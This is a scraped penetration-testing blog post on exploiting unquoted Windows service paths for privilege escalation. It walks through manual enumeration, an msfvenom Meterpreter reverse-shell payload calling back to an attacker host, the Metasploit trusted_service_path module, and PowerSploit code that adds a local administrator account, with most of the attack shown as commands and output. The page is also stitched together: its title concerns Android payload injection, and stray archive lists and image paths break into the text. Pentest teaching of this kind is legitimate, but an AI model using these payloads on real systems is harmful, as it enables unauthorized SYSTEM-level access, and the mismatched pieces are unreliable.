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Injecting Metasploit Payloads into Android Applications

March 9, 2017

Unquoted Service Path

netbiosX | Privilege Escalation | Metasploit, metasploit framework, PowerShell, PowerSploit, Privilege Escalation, Unquoted Service Path | Leave a comment

In Windows environments when a service is started the system is attempting to find the location of the executable in order to successfully launch the service. If the executable is enclosed in quote tags “” then the system will know where to find it. However if the path of where the application binary is located doesn’t contain any quotes then Windows will try to find it and execute it inside every folder of this path until they reach the executable.

This can be abused in order to elevate privileges if the service is running under SYSTEM privileges.

Method 1 – Manual Exploitation


The first step is to try and discover all the services that are running on the target host and identify those that are not enclosed inside quotes.

The following command can be used as a quick way for this identification:

wmic service get name,displayname,pathname,startmode |findstr /i “auto” |findstr /i /v “c:\windows\\” |findstr /i /v “””

Identification of Service without Quotes

The next step is to try to identify the level of privilege that this service is running. This can be identified easily:



Vulnerable Service Running as System

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Archives

Since the service is running as SYSTEM and is not enclosed in quote tags the final check is to determine if standard users have **"Write"** access in the directory of where the service is located or in any previous directory like **C:** or **C:\Program Files (x86)**. Folder permissions can be identified with the use of a Windows built-in tool called icacls (Integrity Control Access Control Lists):

```
C:\>icacls "C:\Program Files (x86)\Lenovo"
C:\Program Files (x86)\Lenovo BUILTIN\Users:(OI)(CI)(W)
                              NT SERVICE\TrustedInstaller:(I)(F)
                              NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                              NT AUTHORITY\SYSTEM:(I)(F)
                              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                              BUILTIN\Administrators:(I)(F)
                              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                              BUILTIN\Users:(I)(RX)
                              BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                              CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

Identification of Write Access

The users in the Lenovo folder have the ability to write content which means that it is possible to generate a malicious binary and plant this executable inside that folder. In that way when the service will be restarted, Windows will launch this executable instead of the legitimate one by giving SYSTEM privileges to the user.

Metasploit can be used in order to generate the binary that needs to be dropped into the target system.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.2 LPO
RT=443 -f exe -o /root/Desktop/GDCAgent.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/GDCAgent.exe
root@kali:~#
```

Unquoted Service Path – Payload Generation

Replacing the original binary with the Metasploit payload

From Metasploit a listener needs to be configured so the payload can establish a connection back to the system of the attacker:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.100.2
LHOST => 192.168.100.2
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.2:443
[*] Starting the payload handler...
```

Configuring the Metasploit Listener

From the moment that the service will be restarted the payload will be executed and it will return a Meterpreter session with the privileges that the original service had which in this case it was SYSTEM:

- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

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```
C:\>sc stop GDCAgent
sc stop GDCAgent

SERVICE_NAME: GDCAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\>sc start GDCAgent
sc start GDCAgent

SERVICE_NAME: GDCAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 2572
        FLAGS              :
```

Restarting the vulnerable service

```
[*] Started reverse TCP handler on 192.168.100.2:443
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.100.1
[*] Meterpreter session 3 opened (192.168.100.2:443 -> 192.168.100.1:49161) at 2
017-03-08 15:59:22 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Execution of Payload and Escalation of Privileges to SYSTEM

Method 2 – Metasploit

Metasploit Framework provides a module that can automatically check the target system for any vulnerable services, generate the payload, drop the binary into the target

folder that has Write access, restart the service and remove the binary as soon as the payload is executed and a session is created.

In order to be able to use this module an existing Meterpreter session is needed.

```
meterpreter > getuid
Server username: PENTESTLAB\pentestlab-user
meterpreter > background
[*] Backgrounding session 5...
msf exploit(handler) > use exploit/windows/local/trusted_service_path
msf exploit(trusted_service_path) > set session 5
session => 5
msf exploit(trusted_service_path) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(trusted_service_path) > set LHOST 192.168.100.2
LHOST => 192.168.100.2
msf exploit(trusted_service_path) > set LPORT 4443
LPORT => 4443
msf exploit(trusted_service_path) >
msf exploit(trusted_service_path) > exploit
```

Configuring the Trusted Service Path Metasploit Module

```
msf exploit(trusted_service_path) > exploit

[*] Started reverse TCP handler on 192.168.100.2:4443
[*] Finding a vulnerable service...
[*] Placing C:\Program.exe for GDCAgent
[*] Writing 17408 bytes to C:\Program.exe...
[*] Launching service GDCAgent...
[*] Sending stage (957999 bytes) to 192.168.100.1
[*] Meterpreter session 8 opened (192.168.100.2:4443 -> 192.168.100.1:49160) at
2017-03-08 20:07:47 -0500
[+] Deleted C:\Program.exe

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Privilege Escalation via Metasploit Trusted Service Path

Method 3 – PowerSploit

PowerSploit can be used as well as a tool for discovery and exploitation of this issue as except of the script that it can identify all the services running on the system without quote

tags it can also generate a binary that will add a user into the local administrator group.


```
PS C:\Users\User> Get-ServiceUnquoted


ServiceName    : GDCAgent
Path           : C:\Program Files (x86)\Lenovo\GDCAgent.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=BUILTIN\Administrators}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'GDCAgent' -Path <HijackPath>
CanRestart     : True

ServiceName    : GDCAgent
Path           : C:\Program Files (x86)\Lenovo\GDCAgent.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=BUILTIN\Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'GDCAgent' -Path <HijackPath>
CanRestart     : True
```

Discovery of Unquoted Service with PowerSploit


As it can be seen above the **Get-ServiceUnquoted** script not only discovered the service but it does all the other necessary checks as well like: identification of the path that users have Write access, discovery of the privileges that the service is running (which in this case is LocalSystem) and determination of whether a user can restart the service. Additionally it gives the PowerShell function to generate the binary in order to exploit this issue.

By executing the **Write-ServiceBinary** function PowerSploit will generate an executable into the specified path with a simple payload that it will try to add the user “john” into the local administrators group when the service will be restarted.

```
PS C:\Users\User> Write-ServiceBinary -Name 'GDCAgent' -Path "C:\GDCAgent.exe"

ServiceName                     Path                           Command
-----------                     ----                           -------
GDCAgent                        C:\GDCAgent.exe                net user john Password123! /add && t...
```

Generation of the Service Binary with PowerSploit



PowerSploit – Restarting the Service

The verification that the user has been created and added into the local administrator group can be done with the following command:

```
C:\Users\User>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
backdoor
john
User
The command completed successfully.
```

Verification that the user has been created and added to the local admins group

Conclusion

In nowadays the majority of the applications are enclosed quote tags. However there are some major vendors that still release application configured that way. Additionally it should be noted that in internal penetration tests a lot of custom applications are vulnerable to this issue and it is always a good practice to check for them.

So in order to be able to successfully exploit this issue for privilege escalation the following requirements needs to be in place into the target host:

- An application executable that is not enclosed in quote tags
- The application needs to run under the privileges of SYSTEM
- Users should have Write access in one of the directories of the original binary path
- Users should be able to restart the service

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